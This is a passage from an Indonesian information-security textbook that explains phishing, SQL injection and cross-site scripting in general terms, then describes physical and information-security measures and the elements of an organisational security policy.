Phishing merupakan sebuah proses "pra-serangan" atau kerap dikatakan sebagai "soft attack" dimana sang penyerang berusaha mendapatkan informasi rahasia dari target dengan cara menyamar menjadi pihak yang dapat dipercaya – atau seolah-olah merupakan pihak yang sesungguhnya. Contohnya adalah sebuah email yang berisi suatu informasi yang mengatakan bahwa sang pengirim adalah dari Divisi Teknologi Informasi yang sedang melakukan "upgrading" sistem; dimana untuk memperlancar tugasnya, sang penerima email diminta untuk segera mengirimkan kata kunci "password" dari "user name" yang dimilikinya. Atau situs sebuah bank palsu yang memiliki tampilan sama persis dengan situs aslinya namun memiliki alamat URL yang mirip-mirip, sehingga diharapkan sang nasabah akan khilaf dan secara tidak sadar memasukkan kata kunci rahasianya untuk mengakses rekening yang dimaksud.

Serangan "phishing" ini kerap dikategorikan sebagai sebuah usaha "social engineering", yaitu memanfaatkan pendekatan sosial dalam usahanya untuk mendapatkan informasi rahasia sebagai alat untuk melakukan penyerangan di kemudian hari. Modus operandi yang paling banyak ditemui saat ini adalah usaha phishing melalui SMS pada telepon genggam, dimana sudah banyak korban yang harus kehilangan uangnya karena diminta untuk melakukan transfer ke rekening tertentu dengan berbagai alasan yang seolah-olah masuk akal sehingga berhasil menjebak sang korban.

SQL Injection

Pada dasarnya SQL Injection merupakan cara mengeksploitasi celah keamanan yang muncul pada level atau "layer" database dan aplikasinya. Celah keamanan tersebut ditunjukkan pada saat penyerang memasukkan nilai "string" dan karakter-karakter contoh lainnya yang ada dalam instruksi SQL; dimana perintah tersebut hanya diketahui oleh sejumlah kecil individu (baca: hacker maupun cracker) yang berusaha untuk mengeksploitasinya. Karena tipe data yang dimasukkan tidak sama dengan yang seharusnya (sesuai dengan kehendak program), maka terjadi sebuah aktivitas "liar" yang tidak terduga sebelumnya[57] - dimana biasanya dapat mengakibatkan mereka yang tidak berhak masuk ke dalam sistem yang telah terproteksi menjadi memiliki hak akses dengan mudahnya. Dikatakan sebagai sebuah "injeksi" karena aktivitas penyerangan dilakukan dengan cara "memasukkan" string (kumpulan karakter) khusus untuk melewati filter logika hak akses pada website atau sistem komputer yang dimaksud.

Contoh-contoh celah kerawanan yang kerap menjadi korban SQL Injection adalah:

- Karakter-karakter kendali, kontrol, atau filter tidak didefinisikan dengan baik dan benar (baca: Incorrectly Filtered Escape Characters);
- Tipe pemilihan dan penanganan variabel maupun parameter program yang keliru (baca: Incorrect Type Handling);
- Celah keamanan berada dalam server basis datanya (baca: Vulnerabilities Inside the Database Server);
- Dilakukan mekanisme penyamaran SQL Injection (baca: Blind SQL Injection); dan lain sebagainya.

Cross-Site Scripting

Cross Site Scripting (CSS) adalah suatu serangan dengan menggunakan mekanisme "injection" pada aplikasi web dengan memanfaatkan metode HTTP GET atau HTTP POST. Cross Site Scripting biasa digunakan oleh pihak-pihak yang berniat tidak baik dalam upaya mengacaukan konten website dengan memasukkan naskah program (biasanya java script) sebagai bagian dari teks masukan melalui formulir yang tersedia.

Apabila tidak diwaspadai, script ini dapat begitu saja dimasukkan sebagai bagian dari teks yang dikirim ke web setiap pengunjung, misalnya melalui teks masukan buku tamu atau forum diskusi yang tersedia bagi semua pengunjung website. Script yang menyisip di teks yang tampil ini dapat memberi efek dramatis pada tampilan website mulai dari menyisipkan gambar tidak senonoh sampai mengarahkan tampilan ke website lain.

CSS memanfaatkan lubang kelemahan keamanan yang terjadi pada penggunaan teknologi "dynamic page". Serangan jenis ini dapat diakibatkan oleh kelemahan yang terjadi akibat ketidakmampuan server dalam memvalidasi input yang diberikan oleh pengguna – misalnya algoritma yang digunakan untuk pembuatan halaman yang diinginkan tidak mampu melakukan penyaringan terhadap masukkan tersebut. Hal ini

[57] Kerawanan sistem ini merupakan bagian tak terpisahkan dari desain program yang dimaksud (baca: embedded vulnerable) sehingga sangat sulit mengatasinya.

memungkinkan halaman yang dihasilkan menyertakan perintah yang sebenarnya tidak diperbolehkan.

Serangan CSS ini populer dilakukan oleh berbagai kalangan. Namun sayangnya, banyak penyedia layanan yang tidak mengakui kelemahan tersebut dan mau melakukan perubahan pada sistem yang mereka gunakan. Citra penyedia layanan merupakan harga yang dipertaruhkan ketika mereka mengakui kelemahan tersebut. Sayangnya dengan tindakan ini konsumen atau pengguna menjadi pihak yang dirugikan.


Dari sisi kerapuhan dan keamanan, CSS dapat bekerja bak penipu dengan kedok yang mampu mengelabui orang yang tidak waspada. Elemen penting dari keberhasilan CSS adalah "social engineering" yang efektif dari sisi penipu. CSS memampukan seseorang yang tidak bertanggungjawab melakukan penyalahgunaan informasi penting.

Sebelum sampai pada proses penyalahgunaan tersebut, penyerang biasanya mengambil langkah-langkah awal terlebih dahulu dengan mengikuti pola tertentu. Langkah pertama, penyerang melakukakan pengamatan untuk mencari web-web yang memiliki kelemahan yang dapat dieksploitasi dengan CSS. Langkah kedua, sang penyerang mencari tahu apakah web tersebut menerbitkan informasi yang dapat digunakan untuk melakukan pencurian infomasi lebih lanjut. Informasi tersebut biasanya berupa "cookie". Langkah kedua ini tidak selalu dijalankan. Langkah ketiga, sang penyerang membujuk korban untuk mengikuti sebuah link yang mengandung kode, ditujukan untuk mendapatkan informasi yang telah disebutkan sebelumnya. Kemampuan melakukan "social engineering" dari sang penyerang diuji disini. Setelah mendapatkan informasi tersebut, sang penyerang melakukan langkah terakhir, pencurian maupun pengubahan informasi vital.

Pada kenyataannya, masih banyak sekali ditemukan jenis-jenis serangan seperti yang dikemukakan di atas, seperti: *Land Attack*, *Man-in-the-Middle Attack*, *Packet Spoofing*, *Password Cracking*, *Sessions Hijacking*, dan lain sebagainya. Pada intinya keseluruhan jenis serangan itu bervariasi berdasarkan tipe-tipe kerawanan atau "vulnerabilities" yang terdapat pada sistem terkait yang kurang dijaga keamanannya.

STRATEGI ORGANISASI MENGAMANKAN DIRI

“Budaya aman” belumlah menjadi suatu perilaku sehari-hari dari kebanyakan karyawan atau pegawai dalam sebuah perusahaan atau organisasi. Pengalaman membuktikan bahwa kebanyakan insiden keamaman informasi terjadi karena begitu banyaknya kecorobohan yang dilakukan oleh staf organisasi maupun karena kurangnya pengetahuan dari yang bersangkutan terkait dengan aspek-aspek keamanan yang dimaksud.



Gambar 42: Tujuan Keamanan Informasi


Tujuan utama dari kebijakan keamanan informasi dari sebuah perusahaan atau organisasi secara prinsip ada 4 (empat) buah, yaitu masing-masing:

- Mencegah adanya pihak-pihak yang tidak berhak dan berwenang melakukan akses ke sistem komputer atau teknologi informasi milik organisasi;
- Mencegah terjadinya pencurian data dari sebuah sistem komputer atau media penyimpanan data yang ada dalam teritori organisasi;
- Melindungi keutuhan dan integritas data yang dimiliki organisasi agar tidak dirubah, diganti, atau diganggu keasilannya; dan
- Menghindari diri dari dirusaknya sistem komputer karena berbagai tindakan kerusakan yang dilakukan secara sengaja maupun tidak.

Untuk dapat mencapai tujuan ini, setiap individu dalam organisasi haruslah benar-benar mengimplementasikan “budaya aman”, yaitu suatu kebiasaan atau perilaku menjaga keamanan dengan memperhatikan dua aspek penting, yaitu: lingkungan fisik dan keamanan informasi.

Keamanan Lingkungan Fisik

Paling tidak ada 11 (sebelas) hal terkait dengan lingkungan fisik yang harus benar-benar diperhatikan oleh staf karyawan maupun manajemen yang bekerja dalam organisasi atau perusahaan. Berikut adalah penjelasan dari masing-masing aspek yang dimaksud.



Gambar 43: Menjaga Keamanan Lingkungan Fisik

Akses Masuk Organisasi

Hal pertama yang harus diperhatikan adalah memastikan diperhatikannya faktor keamanan pada seluruh pintu atau akses masuk ke dalam perusahaan, mulai dari pintu gerbang masuk ke dalam komplek usaha sampai dengan seluruh jalan atau pintu masuk ke setiap ruangan yang perlu dilindungi. Karena pintu-pintu ini merupakan jalan akses masuk ke dalam lingkungan perusahaan secara fisik, perlu dipastikan bahwa hanya mereka yang memiliki otoritas atau hak saja yang boleh masuk ke dalam lingkungan yang dimaksud. Oleh karena itu, perlu diterapkan sejumlah fasilitas dan prosedur keamanan di titik-titik ini, seperti: pemanfaatan kartu identitas elektronik untuk masuk melalui gerbang otomatis, pengecekan identitas individu oleh satuan petugas keamanan (satpam), penukaran kartu identitas dengan kartu akses teritori perusahaan, penggunaan sidik jari dan retina mata sebagai bukti identitas untuk membuka pintu, dan lain sebagainya.

Lingkungan Sekitar Organisasi

Walaupun sekilas nampak bahwa pintu masuk adalah satu-satunya jalan akses menuju perusahaan, namun pada kenyataannya terdapat sejumlah area yang dapat dimanfaatkan oleh pelaku kejahatan dalam menjalankan aksinya. Katakanlah akses masuk ke lingkungan perusahaan dapat melalui pagar yang dapat dipajat dan dilompati, atau melalui jendela yang dapat dibuka dengan mudah, atau melalui dinding kaca yang dapat dijebol, atau atap gedung yang mudah dirombak, atau lubang alat pendingan yang dapat dibongkar, dan lain sebagainya. Cara melindungi titik-titik penting ini antara lain dilakukan dengan menggunakan kamera CCTV, atau memasang sistem alarm, atau memelihara anjing pelacak, atau mengaliri pagar dengan tegangan listrik, dan cara-cara lainnya.

Daerah Pusat Informasi (Reception)

Banyak perusahaan tidak sadar, bahwa daerah "receptionist" merupakan sebuah titik rawan yang harus diperhatikan keamanannya. Ada sejumlah alasan dibalik pernyataan ini. Pertama, karena fungsi dan tugasnya sebagai sumber informasi, maka biasanya di meja seorang *receptionist* dapat ditemukan berbagai data dan informasi berharga, seperti: nama pegawai dan nomor telpon ekstensionnya, detail lokasi unit

dan pimpinannya, daftar pengunjung individu atau unit tertentu, informasi kehadiran karyawan perusahaan, dan lain sebagainya. Kedua, daerah di sekitar *receptionist* adalah wilayah yang paling ramai dan sibuk karena yang bersangkutan harus berhadapan dengan tamu perusahaan yang keluar masuk. Tentu saja jumlah yang tidak imbang ini membuat sulitnya mengamati dan mengawasi perilaku semua tamu yang berada di sekitarnya. Ketiga, karena sifatnya sebagai "penerima tamu", seorang *receptionist* biasanya cenderung memiliki perilaku yang ramah dan berfikir positif terhadap keberadaan semua tamu. Oleh karena itu, mudah sekali bagi pelaku kejahatan dalam melakukan tindakan social engineering terhadap seorang *receptionist*. Oleh karena itulah perlu dilakukan sejumlah tindakan pengamanan seperti: menghindari bercecernya catatan, dokumen, atau kertas-kertas berisi informasi di meja receptionist, mendesain meja receptionist agar tidak ada sisi yang memungkinkan kontak langsung dengan tamu, memposisikan monitor komputer sedemikian rupa agar tidak mudah diintip oleh orang lain, mengunci secara fisik seluruh peralatan yang dipergunakan dalam bertugas, dan lain sebagainya.

Ruang Server

Server adalah "jantung dan otaknya" perusahaan, karena selain terkoneksi dengan pusat-pusat penyimpanan data, entitas ini merupakan penggerak dan pengatur lalu lintas data serta informasi yang ada di perusahaan. Oleh karena itulah maka secara fisik keberadaannya harus dijaga dengan sebaik-baiknya. Pertama adalah ruangan server harus tersedia dengan kondisi ruangan sesuai dengan persyaratan teknis yang berlaku. Kedua tidak boleh sembarang orang masuk ke ruang server tersebut, kecuali yang memiliki otoritas dan hak akses. Ketiga, pastikan server tersebut "terkunci" dan "terpasung" kuat di tempatnya, tidak berpindah-pindah dari satu tempat ke tempat lain. Keempat, set konfigurasi server dengan baik sehingga tidak memungkinkan adanya pintu akses ke dalamnya, misalnya dengan cara mematikan semua saluran atau port media eksternal, mempartisi sistem operasi sesuai dengan hak akses dan tingkat keamanan, dan lain sebagainya.

Area Workstation

Ini merupakan tempat dimana kebanyakan karyawan bekerja, yaitu terdiri dari sejumlah meja dengan komputer dan/atau notebook di atasnya. Dalam konteks ini, perusahaan perlu membuat kebijakan dan peraturan yang harus disosialisasikan kepada karyawannya, terutama terkait dengan masalahan keamanan informasi ditinjau dari sisi keamanan fisik. Salah satu kebiasaan yang baik untuk disosialisasikan dan diterapkan adalah "clear table and clean monitor policy" – yaitu suatu kebiasaan membersihkan meja dan "mematikan" monitor komputer setiap kali karyawan sebagai pengguna hendak meninggalkan meja – baik sementara atau pun sebelum pulang ke rumah.

Wireless Access Points

Hampir semua lingkungan perusahaan sekarang diperlengkapi dengan Wireless Access Points atau Hot Spot. Selain murah dan praktis dalam penggunaannya, medium komunikasi "wireless" ini dianggap dapat menjawab berbagai kebutuhan berkomunikasi antar para pemangku kepentingan perusahaan. Yang perlu untuk diperhatikan adalah mengenai keamanannya, karena kerap kali perusahaan lalai dalam melakukannya. Bayangkan saja, jika seorang penyusup berhasil masuk via WAP atau Hot Spot ini, berarti yang bersangkutan berhasil masuk ke dalam sistem perusahaan. Oleh karena itulah perlu diperhatikan sejumlah hal terkait dengan

keamanannya, seperti: terapkan enkripsi pada WEP, jangan memberitahu SSID kepada siapapun, untuk masuk ke WAP harus menggunakan password yang sulit, dan lain sebagainya.

Faksimili dan Media Elektronik Lainnya

Dalam satu hari, sebuah perusahaan biasanya menerima berpuluh-puluh fax dari berbagai tempat, dimana data atau informasi yang dikirimkan dapat mengandung sejumlah hal yang sangat penting dan bersifat rahasia. Oleh karena itulah perlu diperhatikan pengamanan terhadap mesin faksimili ini, terutama dalam proses penerimaan dan pendistribusiannya ke seluruh unit perusahaan terkait. Demikian pula dengan berbagai media elektronik terkait seperti: modem, printer, eksternal drive, flash disk, CD-ROM, dan lain sebagainya. Jangan sampai beragam media elektronik ini berserakan tanpa ada yang mengelola dan bertanggung jawab, karena jika berhasil diambil oleh yang tidak berhak dapat mengakibatkan berbagai insiden yang tidak diinginkan.

Entitas Kendali Akses

Di sebuah perusahaan moderen dewasa ini sering kali diterapkan manajemen identitas dengan menggunakan berbagai entitas yang sekaligus berfungsi sebagai kunci akses terhadap berbagai fasilitas perusahaan. Misalnya adalah kartu identitas, modul biometrik, token RFID, sensor wajah dan suara, dan lain sebagainya. Mengingat bahwa keseluruhan entitas ini adalah kunci akses ke berbagai sumber daya yang ada, maka keberadaan dan keamanannya harus dijaga sungguh-sungguh. Sebagai pemegang kartu identitas misalnya, jangan menaruh kartu tersebut di sembarang tempat sehingga dapat dicuri orang; atau untuk model token RFID, pastikan bahwa token yang ada selalu berada dalam posesi yang bersangkutan; dan lain sebagainya.

Pengelolaan Aset Komputer

Hal ini merupakan sesuatu yang sederhana namun jarang dilakukan oleh sebuah organisasi semacam perusahaan, yaitu pemeliharaan aset komputer. Seperti diketahui bersama, karyawan mengalami proses promosi, mutasi, dan demosi – dimana yang bersangkutan dapat berpindah-pindah unit kerjanya. Di setiap penugasannya, biasanya yang bersangkutan mendapatkan akses ke komputer tertentu. Permasalahan timbul ketika sebelum pindah jabatan, yang bersangkutan lupa menghapus seluruh file penting, baik milik pribadi maupun perusahaan. Akibat kelupaan tersebut, penggantinya dengan leluasa dapat mengakses file-file yang dimaksud. Masalah yang lebih besar lagi adalah ketika perusahaan berniat untuk mengganti seluruh komputer-komputer yang sudah usang dengan yang baru. Karena alasan biaya dan waktu, banyak perusahaan yang tidak melakukan proses format ulang atau bahkan pemusnahan terhadap data yang masih tersimpan di hard disk komputer usang tersebut. Perlu pula dijaga dengan hati-hati jika perusahaan menyerahkan kepada pihak ketiga untuk melakukan pemeliharaan sistem komputer yang dimaksud, misalnya dalam hal: pemutakhiran program anti virus, proses penataan ulang file dalam hard disk (defragmentation), dan lain sebagainya.

Penyadapan

Sudah bukan rahasia umum lagi, dengan dipicu oleh semakin berkembangnya kemajuan teknologi informasi dan komunikasi dewasa ini, harga peralatan untuk melakukan penyadapan terhadap media komunikasi menjadi sangat murah. Siapa saja dapat membelinya dan menginstalnya untuk keperluan positif maupun untuk


tindakan kriminal. Perlu diingat bahwa di Indonesia, hanya penegak hukum yang boleh melakukan penyadapan; dalam arti kata, seluruh kegiatan penyadapan dalam bentuk apa pun tidaklah sah atau merupakan suatu tindakan kejahatan. Oleh karena itu, perusahaan perlu melakukan aktivitas untuk menyapu bersih kemungkinan adanya alat-alat sadap di sekitar daerah atau lokasi yang penting, seperti: telepon direktur, ruang rapat manajemen, koneksi ke/dari server pusat, dan lain sebagainya. Inspeksi dan audit yang teliti perlu dilakuan untuk memastikan tidak terjadi kegiatan penyadapan dalam perusahaan.

Remote Access

"Remote Access" adalah cara termudah bagi pegawai atau karyawan untuk bekerja di luar teritori perusahaan, seperti di rumah, di kendaraan, di tempat publik, dan lain-lain. Walaupun ditinjau dari segi bisnis hal tersebut sangatlah menguntungkan dan memberikan nilai tambah, namun ditinjau dari aspek keamanan informasi hal tersebut mendatangkan sejumlah resiko baru. Karena sifatnya yang "remote" atau "kendali jauh", maka terdapat banyak sekali titik-titik dimana pelaku kejahatan dapat melakukan aksi penetrasi dan eksploitasinya. Oleh karena itu saran yang baik untuk dilakukan adalah melakukan enkripsi atau penyandian terhadap data dan/atau informasi yang dikirimkan agar tidak dapat dibaca oleh mereka yang mencoba untuk menyadap atau memanipulasinya.

Keamanan Informasi

Setelah mengamankan lingkungan fisik, hal berikut yang disarankan untuk dilakukan adalah mengamankan konten dari data dan/atau informasi itu sendiri. Paling tidak ada 7 (tujuh) hal yang dapat dilakukan terkait dengan hal ini seperti yang dipaparkan di bawah ini.



Gambar 44: Skala Prioritas Mengamankan Informasi

Proteksi Password

Memproteksi akses ke beberapa file dan program dengan menggunakan password merupakan cara lumrah yang paling banyak dipergunakan. Dalam kaitan ini sang pengguna harus paham benar cara mengelola password yang baik, mulai dari menentukan password yang aman hingga memelihara dan memperbaharuinya.

Password yang aman biasanya minimum terdiri dari 6 (enam) buah karakter yang merupakan campuran dari huruf besar dan kecil, angka, serta simbol. Dan paling tidak setiap 3 (tiga) bulan sekali password tersebut diganti dan diperbaharui.

Enkripsi File

Jika memang data dan/atau informasi yang dimiliki dan didistribusikan sedemikian pentingnya, ada baiknya file-file elektronik tersebut dienkripsi atau disandikan; sehingga jika ada pelaku kejahatan berhasil menyadap atau memperoleh data/informasi yang dimaksud, yang bersangkutan mengalami kesulitan dalam membacanya. Kebiasaan melakukan enkripsi terhadap file-file penting di perusahaan harus mulai disosialisasikan dan dibudayakan, terutama oleh kalangan manajemen yang berhubungan erat dengan informasi rahasia dan penting.

Software Anti Virus

Program anti virus ada baiknya diinstal pada server atau komputer yang di dalamnya terdapat data atau informasi penting. Perlu diperhatikan bahwa efektivitas sebuah program atau software anti virus terletak pada proses pemutakhiran atau "upgrading" file-file library terkait dengan jenis-jensi virus yang baru. Tanpa adanya aktivitas pemutakhiran, maka anti virus tidak akan banyak membantu karena begitu banyaknya virus-virus baru yang diperkenalkan setiap harinya. Dalam konteks ini jelas terlihat bahwa tidak ada gunanya menginstal program anti virus bajakan, karena selain bertentangan dengan HAKI, juga tidak bisa dilakukan aktivitas pemutakhiran. Banyak orang belakangan ini yang meremehkan kemampuan virus. Statistik memperlihatkan bahwa semakin banyak virus-virus baru yang bersifat destruktif terhadap file dan sistem komputer dewasa ini; belum lagi kemampuan virus dalam mengendalikan atau mengakses sistem komputer yang dapat menyebabkan perilaku kriminal dan dapat terjerat undang-undang terkait dengan "cyber law".

Firewalls

Perangkat ini merupakan program atau piranti keras (baca: hardware) yang memiliki fungsi utama untuk melindungi jejaring sistem komputer internal dari lingkungan luar. Tugas utamanya adalah menjadi filter terhadap trafik data dari luar, dimana jika dipandang aman, data yang datang dari luar akan diteruskan ke dalam jejaring internal, namun jika ditemukan hal-hal yang mencurigakan atau yang tidak diinginkan, maka data yang dimaksud akan ditolak. Selain data, segala bentuk akses dari luar ke jejaring komputer juga dapat diseleksi oleh firewalls. Dengan diinstalasinya firewalls ini paling tidak data yang ada di dalam internal perusahaan dapat terlindung dari akses luar.

Intrusion Detection System

IDS atau Intrusion Detection System adalah sebuah piranti lunak atau keras yang memililki fungsi utama untuk mendeteksi terjadinya aktivitas "penyusupan" pada jejaring sistem internal perusahaan. Cara kerja sistem ini adalah menganalisa paket-paket trafik data yang ada; jika terdapat jenis paket yang mencurigakan atau tidak normal, maka IDS akan memberikan peringatan kepada administrator sistem. Paket yang tidak normal dapat berisi macam-macam jenis serangan terhadap data maupun sistem yang ada, misalnya dalam bentuk DOS/DDOS, botnet, SQL injection, dan lain sebagainya.

Pemutakhiran Patches

Tidak ada program atau aplikasi yang dibangun dengan sempurna atau bebas dari kesalahan (baca: error). Untuk itu biasanya produsen yang bersangkutan menyediakan program tambalan atau "patches" untuk menutup lubang-lubang kesalahan atau kerawanan yang ditemukan pada program, software, atau aplikasi tertentu. Dengan selalu dimutakhirkannya sistem dengan berbagai patches, maka paling tidak lubang-lubang kerawanan yang dapat dieksploitasi oleh pelaku kejahatan untuk mengambil dan merusak data dalam perusahaan dapat dihindari.

Penutupan Port dan Kanal Akses

Sistem komputer dihubungkan dengan entitas luar melalui port. Dengan kata lain, port merupakan jalan yang dapat dipergunakan oleh pihak luar untuk menyusup atau masuk ke dalam komputer. Seperti halnya pintu dan jendela dalam sebuah rumah, sistem komputer memiliki pula beberapa port; ada yang secara aktif dibuka untuk melayani berbagai kebutuhan input dan output, dan ada pula yang dibiarkan terbuka tanpa fungsi apa-apa. Sangatlah bijaksana untuk "menutup" saja seluruh port yang terbuka dan tanpa fungsi tersebut untuk mencegah adanya pihak yang tidak bertanggung jawab masuk ke sistem komputer melalui kanal tersebut.

MENYUSUN KEBIJAKAN KEAMANAN INFORMASI DAN INTERNET

Pentingnya Dokumen Kebijakan Keamanan

Keberadaan dokumen "Kebijakaan Keamanan" atau "Security Policies" merupakan sebuah infrastruktur keamanan yang harus dimiliki oleh sebuah organisasi atau perusahaan yang ingin melindungi aset informasi terpentingnya. Dokumen ini secara prinsip berisi berbagai cara (baca: kendali) yang perlu dilakukan untuk mengontrol manajemen, mekanisme, prosedur, dan tata cara dalam mengamankan informasi, baik secara langsung maupun tidak langsung. Karena berada pada tataran kebijakan, maka dokumen ini biasanya berisi hal-hal yang bersifat prinsip dan strategis. Dengan adanya kebijakan ini, selain akan membantu organisasi dalam mengamankan aset pentingya, juga menghindari adanya insiden atau tuntutan hukum akibat organisasi terkait lalai dalam melakukan pengelolaan internal terhadap aset informasi atau hal-hal terkait dengan tata kelola informasi yang berada dalam lingkungannya. Kebijakan yang dimaksud juga bersifat teknologi netral, artinya tidak tergantung atau spesifik terhadap penggunaan merek teknologi tertentu.

Elemen Kunci Kebijakan Keamanan

EC-Council melihat ada 7 (tujuh) elemen kunci yang harus diperhatikan dalam menyusun kebijakan keamanan, masing-masing adalah:

1. Komunikasi yang jelas mengenai arti dan pentingnya sebuah kebijakan keamanan untuk disusun dan ditaati oleh seluruh pemangku kepentingan perusahaan;
2. Definisi yang jelas dan ringkas mengenai aset informasi apa saja yang harus diprioritaskan untuk dilindungi dan dikelola dengan sebaik-baiknya;
3. Penentuan ruang lingkup pemberlakukan kebijakan yang dimaksud dalam teritori kewenangan yang ada;
4. Jaminan adanya sanksi, perlindungan, dan penegakan hukum terhadap para pelaku yang terkait dengan manajemen informasi sesuai dengan peraturan dan undang-undang yang berlaku;
5. Adanya pembagian tugas dan tanggung jawab yang jelas terhadap personel atau SDM yang diberikan tugas untuk melakukan kegiatan pengamanan informasi;
6. Penyusunan dokumen atau referensi panduan bagi seluruh pemangku kepentingan dan pelaku manajemen keamanan informasi untuk menjamin penerapan yang efektif; dan
7. Partisipasi aktif dan intensif dari manajemen atau pimpinan puncak organisasi untuk mensosialisasikan dan mengawasi implementasi kebijakan dimaksud.

Peranan dan Tujuan Keberadaan Kebijakan Keamanan

Secara prinsip paling tidak ada 2 (dua) peranan penting dari sebuah dokumen kebijakan keamanan, yaitu:

- Untuk mendefinisikan dan memetakan secara detail aset-aset informasi apa saja yang harus dilindungi dan dikelola dengan baik keamanannya; dan
- Untuk mereduksi atau mengurangi resiko yang dapat ditimbulkan karena:
    - Adanya penyalahgunaan sumber daya atau fasilitas perusahaan yang terkait dengan manajemen pengelolaan data dan informasi;
    - Adanya insiden yang menyebabkan hilangnya data penting, tersebarnya informasi rahasia, dan pelanggaran terhadap hak cipta (HAKI); dan

- Adanya pelanggaran terhadap hak akses pengguna informasi tertentu sesuai dengan hak dan wewenangnya.

Oleh karena itulah maka perlu didefinisikan dan ditentukan serangkaian mekanisme atau protokol yang berfungsi sebagai panduan strategis dan operasional dalam hal semacam: (i) bagaiaman setiap karyawan harus dan dapat berinteraksi dengan sistem informasi; (ii) bagaimana setiap sistem informasi harus dikonfigurasi; (iii) apa yang harus dilakukan jika terjadi insiden keamanan; (iv) bagaimana cara mendeteksi adanya kerawanan keamanan sistem yang terjadi; dan lain sebagainya. Sementara tujuan dari adanya Kebijakan Keamanan adalah:

- Memproteksi dan melindungi sumber daya sistem dan teknologi informasi organisasi dari penyalahgunaan wewenang akses;
- Menangkis serangan atau dakwaan hukum dari pihak lain terkait dengan insiden keamanan; dan
- Memastikan integritas dan keutuhan data yang bebas dari perubahan dan modifikasi pihak-pihak tak berwenang.

Klasifikasi Jenis Kebijakan Keamanan

Dilihat dari segi peruntukkan dan kontennya, dokumen kebijakan keamanan dapat dikategorisasikan menjadi beberapa jenis, yaitu:

1. User Policy – berisi berbagai kebijakan yang harus dipatuhi oleh seluruh pengguna komputer dan sistem informasi organisasi, terutama menyangkut masalah hak akses, proteksi keamanan, tanggung jawab pengelolaan aset teknologi, dan lain sebagainya;
2. IT Policy – diperuntukkan secara khusus bagi mereka yang bekerja di departemen atau divisi teknologi informasi untuk memastikan adanya dukungan penuh terhadap pelaksanaan tata kelola keamanan informasi, seperti: mekanisme back-up, tata cara konfigurasi teknologi, dukungan terhadap pengguna, manajemen help desk, penanganan insiden, dan lain sebagainya;
